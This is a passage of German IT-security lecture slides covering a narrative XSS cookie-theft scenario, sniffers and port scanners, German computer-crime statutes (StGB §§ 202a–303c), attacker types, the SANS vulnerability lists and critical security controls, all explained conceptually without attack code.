- Server verpackt Angriffsvektor in Antwortseite und Client führt diese aus

XSS: Anwendungsbeispiel

1. Alice besucht Online-Banking Seite von Bob
2. Mallet weiß von XSS Schwachstelle in Bob‘s Server
3. Mallet erzeugt URL die XSS Schachstelle nutzt
4. Mallet schickt gefälschte Mail (Absender Bob) mit dem Link an Alice
5. Alice nutzt Mallets URL um Bobs Seite zu nutzen, XSS wird wirksam, Schadskript wird in Alice Browser ausgeführt
6. Skript schickt Session Cookie an Mallet
7. Mallet nutzt Cookie, um Geld zu überweisen

Sniffer: Abhören des Netzverkehrs

- Local Area Network (LAN):
  - I.d.R. gemeinsam genutztes Medium (shared medium), z.B. Ethernet, Token Ring
  - Netzwerk-Karten können im Prinzip gesamten Verkehr mithören, aber
  - geben nur die an den Rechner adressierten Packete weiter
- Gefahr: “Promiscious Mode”:
  - Einstellung der Karte
  - Im Promiscious Mode werden **alle** Pakete gelesen
  - Gefahr wird durch „geswitchtes“ Netz relativiert
- Wide Area Network (WAN):
  - Jeder Vermittlungsrechner kann Nachrichten „mitlesen“
- Tools:
  - Übergang zwischen Werkzeug des System- sowie Netzadministrators und Cracker Tool sind fließend
  - `tcpdump` Standard-Werkzeug diverser Unix Varianten
  - `wireshark` Packet-Analyzer (Unix, Windows)
  - `snoop` Sun Solaris
  - .....

Port Scanner

- Suchen auf entferntem Rechner nach „offenen“ Ports
  - Versuch eines Verbindungsaufbau / pro Port
  - Falls erfolgreich = Port „offen“
- Damit Identifikation von Diensten
- Gezielte Suche nach Rechner die Dienste mit bekannten Schwächen anbieten
- Auch hier ist der Übergang zwischen nützlichem Werkzeug und Cracker Tool fließend
- WARNUNG: Port Scan auf fremde Netze/Maschinen werden als Angriff gewertet
- Beispiele:
  - `nmap` (Unix)
  - Knocker

Inhalt (2)

3. Bedrohungen, Angriffe und Gefährdungen (Forts.)
   6. Buffer Overflow
   7. Account / Password Cracking
   8. Hintertüren / Falltüren
   9. Rootkits
   10. Cross Site Scripting (XSS)
   11. Sniffer
   12. Port Scanner
4. Rechtliche Regelungen: Strafgesetzbuch
5. Klassifikation der Angreifer / Täterbild
6. „Twenty Most Vulnerabilities“
7. Zusammenfassung

Rechtliche Regelungen: Strafgesetzbuch

- Strafgesetzbuch (StGB) regelt Strafrecht
- Verletzungen der Normen werden im Strafverfahren verhandelt
- Antragsdelikt: Tat wird nur auf Antrag (Anzeige) i.d.R. durch den „Verletzten“ (§ 77 ff.) verfolgt (§ 202a, 202b, 303a, 303b)
- Offizialdelikt: Tat wird „von Amts wegen“ (Staatsanwaltschaft) verfolgt (§ 202c)

- § 202a: Ausspähen von Daten
- § 202b: Abfangen von Daten (seit 11.08.2007)
- § 202c: Vorbereiten des Ausspähens und Abfangens von Daten (seit 11.08.2007)
- § 303a: Datenveränderung
- § 303b: Computersabotage
- § 303c: Strafantrag

§ 202a StGB: Ausspähen von Daten

(1) Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

(2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.

§ 202b StGB: Abfangen von Daten

Wer unbefugt sich oder einem anderen unter Anwendung von technischen Mitteln nicht für ihn bestimmte Daten (§ 202a Abs. 2) aus einer nichtöffentlichen Datenübermittlung oder aus der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage verschafft, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft, wenn die Tat nicht in anderen Vorschriften mit schwererer Strafe bedroht ist.

§ 202c StGB: Vorbereitung des Abfangens oder Ausspähens von Daten („Hackerparagraph“)

(1) Wer eine Straftat nach § 202a oder § 202b vorbereitet, indem er

1. Passwörter oder sonstige Sicherungscodes, die den Zugang zu Daten (§ 202a Abs. 2) ermöglichen, oder
2. Computerprogramme, deren Zweck die Begehung einer solchen Tat ist,

herstellt, sich oder einem anderen verschafft, verkauft, einem anderen überlässt, verbreitet oder sonst zugänglich macht, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft

(2) § 149 Abs. 2 und 3 gilt entsprechend.
(Vorbereitung der Fälschung von Geld und Wertzeichen)

- **Offizialdelikt**

§205 StGB: Strafantrag

(1) In den Fällen des § 201 Abs. 1 und 2 und der §§ 201a, 202, 203 und 204 wird die Tat nur auf Antrag verfolgt. Dies gilt auch in den Fällen der §§ 202a und 202b, es sei denn, dass die Strafverfolgungsbehörde wegen des besonderen öffentlichen Interesses an der Strafverfolgung ein Einschreiten von Amts wegen für geboten hält.

- § 202c fehlt in dieser Aufzählung; d.h. 202c ist Offizialdelikt

§ 303a StGB: Datenveränderung

(1) Wer rechtswidrig Daten (§ 202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.

(2) Der Versuch ist strafbar.

(3) Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.

§ 303b StGB: Computersabotage

(1) Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, dadurch erheblich stört, dass er

1. eine Tat nach § 303a Abs. 1 begeht,
2. Daten (§ 202a Abs. 2) in der Absicht, einem anderen Nachteil zuzufügen, eingibt oder übermittelt oder
3. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert,

wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

(2) Handelt es sich um eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, ist die Strafe Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe.

§ 303b StGB: Computersabotage (Forts.)

(3) Der Versuch ist strafbar.

(4) In besonders schweren Fällen des Absatzes 2 ist die Strafe Freiheitsstrafe von sechs Monaten bis zu zehn Jahren. Ein besonders schwerer Fall liegt in der Regel vor, wenn der Täter

1. einen Vermögensverlust großen Ausmaßes herbeiführt,
2. gewerbsmäßig oder als Mitglied einer Bande handelt, die sich zur fortgesetzten Begehung von Computersabotage verbunden hat,
3. durch die Tat die Versorgung der Bevölkerung mit lebenswichtigen Gütern oder Dienstleistungen oder die Sicherheit der Bundesrepublik Deutschland beeinträchtigt.

(5) Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.


§ 303c StGB: Strafantrag

In den Fällen der §§ 303, 303a Abs. 1 und 2 sowie § 303b Abs. 1 bis 3 wird die Tat nur auf Antrag verfolgt, es sei denn, dass die Strafverfolgungsbehörde wegen des besonderen öffentlichen Interesses an der Strafverfolgung ein Einschreiten von Amts wegen für geboten hält.

Inhalt (2)


Klassifikation der Angreifer

- Einteilung nach:
  - Know How
  - Ressourcen Einsatz
  - Zeiteinsatz
- Beispiele:
  - Skript Kiddie oder Wannabes
  - Einzelperson (Cracker)
  - Wirtschaftsspionage
  - Nachrichtendienste



Klassifikation der Angreifer

- Einteilung nach:
  - Know How
  - Ressourcen Einsatz
  - Zeiteinsatz
- Beispiele:
  - Skript Kiddie oder Wannabes
  - Einzelperson (Cracker)
  - Wirtschaftsspionage
  - Nachrichtendienste




Twenty Most Vulnerabilities

- SANS Institute (System Administration, Audit, Networking and Security) SANS/FBI Top twenty list
  www.sans.org
- letzte Version 8.0; 28. Nov., 2007
  - Im folgenden die alten Folien zur Info
- Jetzt:
  The Top Cyber Security Risks
  (Stand: September 2009)
- Quellen:
  - Angriffsdaten von IPS Systemen aus 6.000 Organisationen
  - Vulnerability data from 9 Mio. Systems
  - Information aus Internet Strom Center des SANS

Twenty most vulnerabilites (V 8.0)

- SANS Institute (System Administration, Audit, Networking and Security)
  SANS/FBI Top twenty list
  www.sans.org
- Version 8.0; 28. Nov., 2007
- Client-side Vulnerabilities in

1. Web-Browsers
   - Bugs in Internet Explorer and Firefox
   - Hundreds of malicious Active X controls
   - Vulnerabilities in PlugIns
2. Office Software
   - Malformed Documents
   - Various Bugs



Twenty most vulnerabilites (V 8.0)

3. Email Clients
   - Distribution of Malware
   - Phishing, Spam
   - Social Engineering
   - DoS; Mail-bombing
4. Media Players
   - Vulnerabilities in most popular media player
   - Forgotten application

■ Server Side Vulnerabilities

1. Web Applications
   - CMs, Wikis, Bulletin Boards, Social Networks, ...
   - PHP Remote File Include
   - SQL Injection
   - Cross Site Scripting (XSS)
   - Cross-site request forgeries (CSRF)
2. Windows Services
   - Service Control Programm (SCP) Service Control Manager (SCM)
   - RPC and CIFS Vulnerabilities
   - Default enabled services
   - Built in local accounts (Local System, Local Service, Local Network)
3. Unix/MAC OS Services:
   - Brute force Attacks against Remote Services (ssh, ftp, telnet)
4. Backup Software:
   - Bugs in popular client server based backup software
   - CA BrightStore ARCServe
   - Symantec Veritas NetBackup
   - EMC Legato Networker

Twenty most vulnerabilites (V 8.0), cont.

5. Anti-Virus Software and Firewalls
   - Multiple remote code exec
   - Evasion Attacks; specially crafted files bypass sec. systems
6. Applications affected
   - Directory Servers (steal passwords)
   - Monitoring Systems; exploit Clients
   - Configuration and Patch Systems
7. Database Software
   - Default config with default passw.
   - SQL injection
   - Weak passwords
   - Buffer overflows

■ Security Policies and Personal

1. Excessive User Rights and Unauthorized Devices
   - Users can do unsafe things
   - Rogue wirelss access point
   - Personal laptop
   - Unmanaged Software
   - P2P Clients, ...
2. Phishing / Spear Phishing
   - Identity Theft
   - Information about staff or organization in phishing mail
   - Voice Phishing (call Phone Nr....)
3. Unenctypted Laptops and Removable Media
   - ID exposure
   - etc.

Twenty most vulnerabilites (V 8.0), cont.

- Application Abuse

1. Instant Messaging
   - Malware
   - Information theft
   - DoS
   - Vulnerabilities in IM
2. P2P and File Sharing
   - Malware
   - Information Manipulation
   - Attacking Techniques could be found in Cloud Computing and Grids

- Network Devices

1. VoIP Servers and Phones
   - Vulnerabilities in Cisco Call Manager and Asterisk
   - VoIP Phishing, eaversdropping, toll fraud, DoS

- Zero Day Attacks
  - Several Zero Day Attacks have been seen

Twenty most Vulnerabilities: How to protect?

- Close most dangerous holes first
- Install and make accessible only necessary software, services and ports
- Install latest security patches
- Establish and control fulfillment of security policy (all)
- Appropriate configuration
- Install a firewall
- Eliminate sample and unneccessary applications
- Filter HTTP requests
- Disable weak services
- Continious information about security weaknesses .....


- Diese Hinweise stellen (mehr oder weniger) allgemeine (Sicherheits-)Grundsätze dar.
- Frage: Welche allgemeineren Schutzmechanismen (Sicherheitsanforderungen) – unabhängig von konkreten Angriffen – gibt es?

Top Cyber Security Risks: Executive Summary

- Priority One: Client-side software that remains unpatched
  - PDF Reader, QuickTime, Flash, Microsoft Office
- Priority Two: Internet-facing web sites that are vulnerable
  - More of 60% of the total attacks attempt
  - SQL injection, XSS,
- Operating systems continue to have fewer remotley-exploitable vulnerabilities that lead to massive Internet worms
  - Other than Conficker, no new worms for OSs
- Rising number of zero-day vulnerabilities

Top Cyber Security Risks: Vulnerability Trends (1)


- Application Vulnerability Exceed OS Vulnerabilities



- Brute force password guessing and web application attacks
  - Microsoft SQL, FTP and SSH password guessing
  - SQL Injection, XSS and PHP File Include

Top Cyber Security Risks: Vulnerability Trends (2)

- Conficker/Downadup
  - 90 % Buffer overflow attack (Microsoft Security Bulletin MS08-067)
  - Sasser (2003) und Blaster (2004) continue to infect
- Apple: QuickTime and Six More



Application Patching Much Slower than OS Patching

- TOP 30 Ranking:
  1. WordPad and Office Text Converters Remote Code Execution Vulnerability (MS09-010)
  2. Sun Java Multiple Vulnerabilities (244988 and others)
  3. Sun Java Web Start Multiple Vulnerabilities May Allow Elevation of Privileges(238905)
  4. Java Runtime Environment Virtual Machine May Allow Elevation of Privileges (238967)
  5. Adobe Acrobat and Adobe Reader Buffer Overflow (APSA09-01)
  6. Microsoft SMB Remote Code Execution Vulnerability (MS09-001)
  7. Sun Java Runtime Environment GIF Images Buffer Overflow Vulnerability
  8. Microsoft Excel Remote Code Execution Vulnerability (MS09-009)
  9. Adobe Flash Player Update Available to Address Security Vulnerabilities (APSB09-01)
  10. Sun Java JDK JRE Multiple Vulnerabilities (254569

Application Patching Much Slower than OS Patching

- TOP 30 Ranking:
  11. Microsoft Windows Server Service Could Allow Remote Code Execution (MS08-067)
  12. Microsoft Office PowerPoint Could Allow Remote Code Execution (MS09-017)
  13. Microsoft XML Core Services Remote Code Execution Vulnerability (MS08-069)
  14. Microsoft Visual Basic Runtime Extended Files Remote Code Execution Vulnerability (MS08-070)
  15. Microsoft Excel Multiple Remote Code Execution Vulnerabilities (MS08-074)
  16. Vulnerabilities in Microsoft DirectShow Could Allow Remote Code Execution (MS09-028)
  17. Microsoft Word Multiple Remote Code Execution Vulnerabilities (MS08-072)
  18. Adobe Flash Player Multiple Vulnerabilities (APSB07-20)
  19. Adobe Flash Player Multiple Security Vulnerabilities (APSB08-20)

Application Patching Much Slower than OS Patching

- TOP 30 Ranking:
  20. Third Party CAPICOM.DLL Remote Code Execution Vulnerability
  21. Microsoft Windows Media Components Remote Code Execution Vulnerability (MS08-076)
  22. Adobe Flash Player Multiple Vulnerabilities (APSB07-12)
  23. Microsoft Office Remote Code Execution Vulnerability (MS08-055)
  24. Adobe Reader JavaScript Methods Memory Corruption Vulnerability (APSA09-02 and APSB09-06)
  25. Microsoft PowerPoint Could Allow Remote Code Execution (MS08-051)
  26. Processing Font Vulnerability in JRE May Allow Elevation of Privileges (238666)
  27. Microsoft Office Could Allow Remote Code Execution (MS08-016)
  28. Adobe Acrobat/Reader "util.printf()" Buffer Overflow Vulnerability (APSB08-19)
  29. Adobe Acrobat and Adobe Reader Multiple Vulnerabilities (APSB08-15)
  30. Windows Schannel Security Package Could Allow Spoofing Vulnerability (MS09-007)

Zero-Day Vulnerability Trends

- Code exploiting a flaw appears before a fix or patch is available
- First Choice: „File Format Vulnerabilities“:
  - Adobe Acrobat, Reader, and Flash Player Remote Code Execution Vulnerability (CVE-2009-1862)
  - Microsoft Office Web Components ActiveX Control Code Execution Vulnerability (CVE-2009-1136)
  - Microsoft Active Template Library Header Data Remote Code Execution Vulnerability (CVE-2008-0015)
  - Microsoft DirectX DirectShow QuickTime Video Remote Code Execution Vulnerability (CVE-2009-1537)
  - Adobe Reader Remote Code Execution Vulnerability (CVE-2009-1493)
  - Microsoft PowerPoint Remote Code Execution Vulnerability (CVE-2009-0556)

Twenty Critical Controls for Effective Cyber Defense

- Controls Subject to Automated Collection, Measurement and Validation:
  1. Inventory of Authorized and Unauthorized Devices
  2. Inventory of Authorized and Unauthorized Software
  3. Secure Configurations for Hardware and Software on Laptops, Workstations, and Servers
  4. Secure Configurations for Network Devices such as Firewalls, Routers, and Switches
  5. Boundary Defense
  6. Maintenance, Monitoring, and Analysis of Security Audit Logs
  7. Application Software Security
  8. Controlled Use of Administrative Privileges
  9. Controlled Access Based on Need to Know
  10. Continuous Vulnerability Assessment and Remediation
  11. Account Monitoring and Control
  12. Malware Defenses

Twenty Critical Controls for Effective Cyber Defense

- Controls Subject to Automated Collection, Measurement and Validation:
  13. Limitation and Control of Network Ports, Protocols, and Services
  14. Wireless Device Control
  15. Data Loss Prevention
- Controls not directly supported by automated collection:
  16. Secure Network Engineering
  17. Penetration Tests and Red Team Exercises
  18. Incident Response Capability
  19. Data Recovery Capability
  20. Security Skills Assessment and Appropriate Training to Fill Gaps

- Weitere Infos:
  http://www.sans.org/critical-security-controls/

Rückblick: OSI-Sicherheitsdienste

Authentication	Peer Entity
	Data Origin
Access Control	
Data Confidentiality	Connection
	Connectionless
	Selective field
	Traffic flow
Data Integrity	Connection
	Connectionless
	Selective field
	Recovery
Non-Repudiation	Proof of origin
	Proof of delivery

- **Identifikation (Identification);** Personalisierung: Zweifelsfreie Verbindung zwischen digitaler ID und Real World Entity (Person oder Organization)
- **Autorisierung (Authorization):** Erteilung von Rechten an Entities
- **Zurechenbarkeit (Accountability)**
- **Anonymität (Anonymity)**
- (Verfügbarkeit (Availability))
- **Ressourcenbeschränkung (Ressource constraints)**

- **Notwendigkeit einzelner Sicherheitsanforderungen muß in konkreter Umgebung untersucht werden.**

Zusammenfassung

- Security Engineering
  - Mehrstufiger, iterativer und kontinuierlicher Prozess
  - In diesem Abschnitt Fokus auf Bedrohungsanalyse: Überblick über mögliche Angriffe und Schwächen
  - Risiko-Priorisierung (wurde nicht vertieft) und dann Ableitung von (allgemeineren) Sicherheitsanforderungen

- In den nächsten Abschnitten:
  - Ableitung und Bewertung von Sicherheitsmechanismen zur Durchsetzung von Sicherheitsanforderungen
  - Zuerst grundlegende Techniken der Kryptologie